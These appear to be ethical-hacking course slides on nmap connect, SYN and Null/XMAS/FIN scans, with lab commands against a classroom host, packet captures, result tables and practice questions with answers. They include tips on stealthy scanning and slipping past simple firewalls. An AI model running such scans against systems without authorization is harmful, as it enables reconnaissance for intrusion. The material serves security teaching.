
PORT      STATE      SERVICE
80/tcp    filtered  http

Nmap done: 1 IP address (1 host up) scanned in 0.06 seconds
root@eh-kali-05:~#
```

Result: nmap reports port 80 is filtered on EH-Centos

Connect Scan Setup

Firewall = running (ACCEPT 80) and HTTP Service = stopped



Target port responds by resetting the connection

No.	Time	Source	Destination	Protocol	Length	Info
19	3.125435573	10.76.5.150	172.30.10.160	TCP	74	34174 → 80 [SYN] Seq=0 Win=29200 Len=0 M
20	3.125826551	172.30.10.160	10.76.5.150	TCP	60	80 → 34174 [RST, ACK] Seq=1 Ack=1 Win=0

nmap -sT -Pn -p 80 eh-centos

```
root@eh-kali-05:~# nmap -sT -Pn -p 80 eh-centos
Starting Nmap 7.50 ( https://nmap.org ) at 2017-10-02 12:17 PDT
Nmap scan report for eh-centos (172.30.10.160)
Host is up (0.00044s latency).
rDNS record for 172.30.10.160: EH-Centos.cis.cabrillo.edu


PORT      STATE      SERVICE
80/tcp    closed     http

Nmap done: 1 IP address (1 host up) scanned in 0.06 seconds
root@eh-kali-05:~#
```

Result: nmap reports port 80 is closed

Connect Scan Setup

Firewall = running (DROP 80) and HTTP Service = stopped



Target does not respond and attacker times-out

No.	Time	Source	Destination	Protocol	Length	Info
19	0.346659243	10.76.5.150	172.30.10.160	TCP	74	34176 → 80 [SYN] Seq=0 Win=29200 Len=0 MS
20	1.347908133	10.76.5.150	172.30.10.160	TCP	74	34178 → 80 [SYN] Seq=0 Win=29200 Len=0 MS

nmap -sT -Pn -p 80 eh-centos

```
root@eh-kali-05:~# nmap -sT -Pn -p 80 eh-centos
Starting Nmap 7.50 ( https://nmap.org ) at 2017-10-02 12:22 PDT
Nmap scan report for eh-centos (172.30.10.160)
Host is up.
rDNS record for 172.30.10.160: EH-Centos.cis.cabrillo.edu


PORT      STATE      SERVICE
80/tcp    filtered  http

Nmap done: 1 IP address (1 host up) scanned in 2.06 seconds
root@eh-kali-05:~#
```

Result: nmap reports port 80 is filtered

Connect Scan Setup

Firewall = running (Reject 80 with error) and HTTP Service = stopped



Target replies with ICMP error

No.	Time	Source	Destination	Protocol	Length	Info
21	0.373096747	10.76.5.150	172.30.10.160	TCP	74	34180 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS
22	0.373532489	172.30.10.160	10.76.5.150	ICMP	102	Destination unreachable (Host administrat

nmap -sT -Pn -p 80 eh-centos

```
root@eh-kali-05:~# nmap -sT -Pn -p 80 eh-centos
Starting Nmap 7.50 ( https://nmap.org ) at 2017-10-02 12:30 PDT
Nmap scan report for eh-centos (172.30.10.160)
Host is up (0.00054s latency).
rDNS record for 172.30.10.160: EH-Centos.cis.cabrillo.edu


PORT      STATE      SERVICE
80/tcp    filtered  http

Nmap done: 1 IP address (1 host up) scanned in 0.06 seconds
root@eh-kali-05:~#
```

Result: nmap reports port 80 is filtered

Connect Scan Summary

nmap -sT -Pn -p 80 eh-centos



HTTP service	Firewall	nmap result
running	running, ACCEPT 80	Open
running	running, DROP 80	Filtered
running	running, REJECT 80 w/ error	Filtered
stopped	running, ACCEPT 80	Closed
stopped	running, DROP 80	Filtered
stopped	running, REJECT 80 w/ error	Filtered

Practice

Assume the web server at 172.30.10.160 is powered up and online

No.	Time	Source	Destination	Protocol	Length	Info
21	0.373096747	10.76.5.150	172.30.10.160	TCP	74	34180 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS
22	0.373532489	172.30.10.160	10.76.5.150	ICMP	102	Destination unreachable (Host administrat

What can you conclude about the server's HTTP web service?

- A) [open] It's up (running), the website can be browsed.
- B) [closed] It's down (stopped), the website is not available.
- C) [filtered] Unknown, a firewall is blocking access and the website is not available.

Practice

Assume the web server at 172.30.10.160 is powered up and online

No.	Time	Source	Destination	Protocol	Length	Info
19	0.346659243	10.76.5.150	172.30.10.160	TCP	74	34176 → 80 [SYN] Seq=0 Win=29200 Len=0 MS
20	1.347908133	10.76.5.150	172.30.10.160	TCP	74	34178 → 80 [SYN] Seq=0 Win=29200 Len=0 MS

What can you conclude about the server's HTTP web service?

- A) [open] It's up (running), the website can be browsed.
- B) [closed] It's down (stopped), the website is not available.
- C) [filtered] Unknown, a firewall is blocking access and the website is not available.

Practice

Assume the web server at 172.30.10.160 is powered up and online

Source	Destination	Protocol	Length	Info
10.76.5.150	172.30.10.160	TCP	74	59638 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=...
172.30.10.160	10.76.5.150	TCP	60	80 → 59638 [RST, ACK] Seq=1 Ack=1 Win=0 Len...

What can you conclude about the server's HTTP web service?

- A) [open] It's up (running), the website can be browsed.
- B) [closed] It's down (stopped), the website is not available.
- C) [filtered] Unknown, a firewall is blocking access and the website is not available.

Practice

Assume the web server at 172.30.10.160 is powered up and online

Source	Destination	Protocol	Length	Info
10.76.5.150	172.30.10.160	TCP	74	59626 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=...
172.30.10.160	10.76.5.150	TCP	74	80 → 59626 [SYN, ACK] Seq=0 Ack=1 Win=14480...
10.76.5.150	172.30.10.160	TCP	66	59626 → 80 [ACK] Seq=1 Ack=1 Win=29312 Len=...
10.76.5.150	172.30.10.160	TCP	66	59626 → 80 [RST, ACK] Seq=1 Ack=1 Win=29312...

What can you conclude about the server's HTTP web service?

- A) [open] It's up (running), the website can be browsed.
- B) [closed] It's down (stopped), the website is not available.
- C) [filtered] Unknown, a firewall is blocking access and the website is not available.

What can you conclude about the server's HTTP web service?

- A) [open] It's up (running), the website can be browsed.
- B) [closed] It's down (stopped), the website is not available.
- C) [filtered] Unknown, a firewall is blocking access and the website is not available.

No.	Time	Source	Destination	Protocol	Length	Info
21	0.373096747	10.76.5.150	172.30.10.160	TCP	74	34180 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=...
22	0.373532489	172.30.10.160	10.76.5.150	ICMP	102	Destination unreachable (Host administrat...

C

No.	Time	Source	Destination	Protocol	Length	Info
19	0.346659243	10.76.5.150	172.30.10.160	TCP	74	34176 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=...
20	1.347908133	10.76.5.150	172.30.10.160	TCP	74	34178 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=...

C

Source	Destination	Protocol	Length	Info
10.76.5.150	172.30.10.160	TCP	74	59638 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=...
172.30.10.160	10.76.5.150	TCP	60	80 → 59638 [RST, ACK] Seq=1 Ack=1 Win=0 Len=...

B

Source	Destination	Protocol	Length	Info
10.76.5.150	172.30.10.160	TCP	74	59626 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=...
172.30.10.160	10.76.5.150	TCP	74	80 → 59626 [SYN, ACK] Seq=0 Ack=1 Win=14480...
10.76.5.150	172.30.10.160	TCP	66	59626 → 80 [ACK] Seq=1 Ack=1 Win=29312 Len=...
10.76.5.150	172.30.10.160	TCP	66	59626 → 80 [RST, ACK] Seq=1 Ack=1 Win=29312...

A

Syn Scan

Connect Scan


Scan Types

- sn** Probe only (host discovery, not port scan)
- ss** SYN Scan
- sT** TCP Connect Scan
- sU** UDP Scan
- sV** Version Scan
- o** OS Detection
- scanflags** Set custom list of TCP using URGACKPSHRSTSYNFIN in any order

Syn Scan

- Attacker resets the connection attempt before three-way handshake can complete.
- Stealthy because connection is never created.
- Scan results:
 - If SYN-ACK received: "open".
 - If RST received: "closed".
 - If no reply or ICMP error: "filtered".


Syn Scan Experiments



HTTP service	Firewall	nmap result
running	running, ACCEPT 80	?
running	running, DROP 80	?
running	running, REJECT 80 w/ error	?
stopped	running, ACCEPT 80	?
stopped	running, DROP 80	?
stopped	running, REJECT 80 w/ error	?

Syn Scan

Firewall = running (accepts HTTP) and HTTP Service = running



Attacker resets connection rather than completing the three-way handshake

Time	Source	Destination	Protocol	Length	Info
5.758937315	10.76.5.150	172.30.10.160	TCP	58	40565 → 80 [SYN] Seq=0 Win=1024 Len=...
5.759359381	172.30.10.160	10.76.5.150	TCP	60	80 → 40565 [SYN, ACK] Seq=0 Ack=1 Wi...
5.759394088	10.76.5.150	172.30.10.160	TCP	54	40565 → 80 [RST] Seq=1 Win=0 Len=0

nmap -sS -Pn -p 80 eh-centos

```

cis76@eh-kali-05: ~
cis76@eh-kali-05:~$ sudo nmap -sS -Pn -p 80 eh-centos

Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2016-10-02 16:37 PDT
Nmap scan report for eh-centos (172.30.10.160)
Host is up (0.00044s latency).
rDNS record for 172.30.10.160: EH-Centos.cis.cabrillo.edu
PORT      STATE SERVICE
80/tcp    open  http


Nmap done: 1 IP address (1 host up) scanned in 0.05 seconds
cis76@eh-kali-05:~$ 

```

Result: nmap reports port 80 is open

Syn Scan

Firewall = running (drops HTTP) and HTTP Service = running



Target does not respond and attacker times-out

Source	Destination	Protocol	Length	Info
10.76.5.150	172.30.10.160	TCP	58	48809 → 80 [SYN] Seq=0 Win=1024 Len=...
10.76.5.150	172.30.10.160	TCP	58	48810 → 80 [SYN] Seq=0 Win=1024 Len=...

nmap -sS -Pn -p 80 eh-centos


```
cis76@eh-kali-05:~$ sudo nmap -sS -Pn -p 80 eh-centos
Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2016-10-02 16:44 PDT
Nmap scan report for eh-centos (172.30.10.160)
Host is up.
rDNS record for 172.30.10.160: EH-Centos.cis.cabrillo.edu
PORT      STATE      SERVICE
80/tcp    filtered  http

Nmap done: 1 IP address (1 host up) scanned in 2.05 seconds
cis76@eh-kali-05:~$
```

Result: nmap reports port 80 is filtered

Syn Scan

Firewall = running (reject HTTP with error) and HTTP Service = running



Target replies with ICMP error

Source	Destination	Protocol	Length	Info
10.76.5.150	172.30.10.160	TCP	58	52464 → 80 [SYN] Seq=0 Win=1024 Len=...
172.30.10.160	10.76.5.150	ICMP	86	Destination unreachable (Host admini...

nmap -sS -Pn -p 80 eh-centos

```
cis76@eh-kali-05: ~
cis76@eh-kali-05:~$ sudo nmap -sS -Pn -p 80 eh-centos


Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2016-10-02 16:49 PDT
Nmap scan report for eh-centos (172.30.10.160)
Host is up (0.00076s latency).
rDNS record for 172.30.10.160: EH-Centos.cis.cabrillo.edu
PORT      STATE      SERVICE
80/tcp    filtered  http

Nmap done: 1 IP address (1 host up) scanned in 0.04 seconds
cis76@eh-kali-05:~$
```

Result: nmap reports port 80 is filtered

Syn Scan

Firewall = running (accepts HTTP) and HTTP Service = stopped



Target port responds by resetting the connection

Source	Destination	Protocol	Length	Info
10.76.5.150	172.30.10.160	TCP	58	58885 → 80 [SYN] Seq=0 Win=1024 Len=...
172.30.10.160	10.76.5.150	TCP	60	80 → 58885 [RST, ACK] Seq=1 Ack=1 Wi...

nmap -sS -Pn -p 80 eh-centos

```
cis76@eh-kali-05: ~
cis76@eh-kali-05:~$ sudo nmap -sS -Pn -p 80 eh-centos


Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2016-10-23 16:59 PDT
Nmap scan report for eh-centos (172.30.10.160)
Host is up (0.0024s latency).
rDNS record for 172.30.10.160: EH-Centos.cis.cabrillo.edu
PORT      STATE      SERVICE
80/tcp    closed     http

Nmap done: 1 IP address (1 host up) scanned in 0.07 seconds
cis76@eh-kali-05:~$
```

Result: nmap reports port 80 is closed

Syn Scan

Firewall = running (drops HTTP) and HTTP Service = stopped



Target does not respond and attacker times-out

Source	Destination	Protocol	Length	Info
10.76.5.150	172.30.10.160	TCP	58	50186 → 80 [SYN] Seq=0 Win=1024 Len=0
10.76.5.150	172.30.10.160	TCP	58	50187 → 80 [SYN] Seq=0 Win=1024 Len=0

nmap -sS -Pn -p 80 eh-centos

```
root@eh-kali-05:~# nmap -ss -Pn -p 80 eh-centos

Starting Nmap 7.50 ( https://nmap.org ) at 2017-10-02 14:24 PDT
Nmap scan report for eh-centos (172.30.10.160)
Host is up.
rDNS record for 172.30.10.160: EH-Centos.cis.cabrillo.edu


PORT      STATE      SERVICE
80/tcp    filtered  http

Nmap done: 1 IP address (1 host up) scanned in 2.06 seconds
root@eh-kali-05:~#
```

Result: nmap reports port 80 is filtered

Syn Scan

Firewall = running (reject HTTP with error) and HTTP Service = stopped



Target replies with ICMP error

Source	Destination	Protocol	Length	Info
10.76.5.150	172.30.10.160	TCP	58	52464 → 80 [SYN] Seq=0 Win=1024 Len=...
172.30.10.160	10.76.5.150	ICMP	86	Destination unreachable (Host admini...

nmap -sS -Pn -p 80 eh-centos


```
cis76@eh-kali-05: ~
cis76@eh-kali-05:~$ sudo nmap -sS -Pn -p 80 eh-centos

Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2016-10-02 16:49 PDT
Nmap scan report for eh-centos (172.30.10.160)
Host is up (0.00076s latency).
rDNS record for 172.30.10.160: EH-Centos.cis.cabrillo.edu
PORT      STATE      SERVICE
80/tcp    filtered  http

Nmap done: 1 IP address (1 host up) scanned in 0.04 seconds
cis76@eh-kali-05:~$
```


Result: nmap reports port 80 is filtered

Syn Scan Summary



HTTP service	Firewall	nmap result
running	running, ACCEPT 80	Open
running	running, DROP 80	Filtered
running	running, REJECT 80 w/ error	Filtered
stopped	running, ACCEPT 80	Closed
stopped	running, DROP 80	Filtered
stopped	running, REJECT 80 w/ error	Filtered

Practice



Capture 1


Source	Destination	Protocol	Length	Info
10.76.5.150	172.30.10.160	TCP	74	59626 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=...
172.30.10.160	10.76.5.150	TCP	74	80 → 59626 [SYN, ACK] Seq=0 Ack=1 Win=14480...
10.76.5.150	172.30.10.160	TCP	66	59626 → 80 [ACK] Seq=1 Ack=1 Win=29312 Len=...
10.76.5.150	172.30.10.160	TCP	66	59626 → 80 [RST, ACK] Seq=1 Ack=1 Win=29312...

Capture 2

Source	Destination	Protocol	Length	Info
10.76.5.150	172.30.10.160	TCP	58	40565 → 80 [SYN] Seq=0 Win=1024 Len=...
172.30.10.160	10.76.5.150	TCP	60	80 → 40565 [SYN, ACK] Seq=0 Ack=1 Wi...
10.76.5.150	172.30.10.160	TCP	54	40565 → 80 [RST] Seq=1 Win=0 Len=0

Which scan is more likely to be logged and why?

Practice



Capture 1

Source	Destination	Protocol	Length	Info
10.76.5.150	172.30.10.160	TCP	74	59626 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=...
172.30.10.160	10.76.5.150	TCP	74	80 → 59626 [SYN, ACK] Seq=0 Ack=1 Win=14480...
10.76.5.150	172.30.10.160	TCP	66	59626 → 80 [ACK] Seq=1 Ack=1 Win=29312 Len=...
10.76.5.150	172.30.10.160	TCP	66	59626 → 80 [RST, ACK] Seq=1 Ack=1 Win=29312...

Capture 2

Source	Destination	Protocol	Length	Info
10.76.5.150	172.30.10.160	TCP	58	40565 → 80 [SYN] Seq=0 Win=1024 Len=...
172.30.10.160	10.76.5.150	TCP	60	80 → 40565 [SYN, ACK] Seq=0 Ack=1 Wi...
10.76.5.150	172.30.10.160	TCP	54	40565 → 80 [RST] Seq=1 Win=0 Len=0

Which capture above shows a "stealthy" SYN scan and how do you know?



Capture 1

Source	Destination	Protocol	Length	Info
10.76.5.150	172.30.10.160	TCP	74	59626 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=...
172.30.10.160	10.76.5.150	TCP	74	80 → 59626 [SYN, ACK] Seq=0 Ack=1 Win=14480...
10.76.5.150	172.30.10.160	TCP	66	59626 → 80 [ACK] Seq=1 Ack=1 Win=29312 Len=...
10.76.5.150	172.30.10.160	TCP	66	59626 → 80 [RST, ACK] Seq=1 Ack=1 Win=29312...

Capture 2

Source	Destination	Protocol	Length	Info
10.76.5.150	172.30.10.160	TCP	58	40565 → 80 [SYN] Seq=0 Win=1024 Len=...
172.30.10.160	10.76.5.150	TCP	60	80 → 40565 [SYN, ACK] Seq=0 Ack=1 Wi...
10.76.5.150	172.30.10.160	TCP	54	40565 → 80 [RST] Seq=1 Win=0 Len=0

Which scan is more likely to be logged?

Capture 1, because the 3-way handshake completes and is considered an established connection

Which scan is a "stealthy" SYN scan and how do you know?

Capture 2, because the 3-way handshake never completed.

Null, XMAS and FIN Scans

Null, XMAS, and FIN scans

- These scan types work the same way using different TCP flags.
- Scan results:
 - If RST received: "closed".
 - If no reply: "open or filtered".
 - If ICMP unreachable error is received: "filtered".
- These scan types are slightly more stealthy than a SYN scan and may be able to evade certain non-stateful firewalls and packet filtering routers. However they can be detected by most modern IDS products.

<https://nmap.org/book/man-port-scanning-techniques.html>

Null, XMAS, and FIN scans

"The big downside is that not all systems follow RFC 793 to the letter. A number of systems send RST responses to the probes regardless of whether the port is open or not. This causes all of the ports to be labeled closed. Major operating systems that do this are Microsoft Windows, many Cisco devices, BSDI, and IBM OS/400. This scan does work against most Unix-based systems though. Another downside of these scans is that they can't distinguish open ports from certain filtered ones, leaving you with the response open|filtered."

<https://nmap.org/book/man-port-scanning-techniques.html>

Null Scan (Linux)

Null Scan

- All TCP flags are off
- Result is one of two states: Closed, "Open or Filtered"

```
Flags: 0x000 (<None>)
 000. .... .... = Reserved: Not set
 ...0 .... .... =Nonce: Not set
 .... 0.... .... = Congestion Window Reduced (CWR): Not set
 .... .0.. .... = ECN-Echo: Not set
 .... ..0. .... = Urgent: Not set
 .... ...0 .... = Acknowledgment: Not set
 .... .... 0... = Push: Not set
 .... .... .0.. = Reset: Not set
 .... .... ..0. = Syn: Not set
 .... .... ...0 = Fin: Not set
 [TCP Flags: *****]
```

Switched to Kali on the same subnet because NULL scans didn't get through pfSense firewall





The Null Scan – You're being watched

Excerpt from blog by Thomas Pore

"The expected result of a Null Scan on an open port is no response. Since there are no flags set, the target will not know how to handle the request. It will discard the packet and no reply will be sent. If the port is closed, the target will send an RST packet in response."

"Information about which ports are open can be useful to hackers, as it will identify active devices and their TCP-based application-layer protocol."

<https://www.plixer.com/blog/scrutinizer/the-null-scan-youre-being-watched/>



A screenshot of a terminal window titled "Terminal" showing the output of a nmap scan. The output includes:

```
Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2016-10-02 15:46 EDT
Nmap scan report for eh-centos (172.30.10.160)
Host is up. No pingable ports found.
Nmap done: 1 IP address (1 host up) scanned in 0.05 seconds
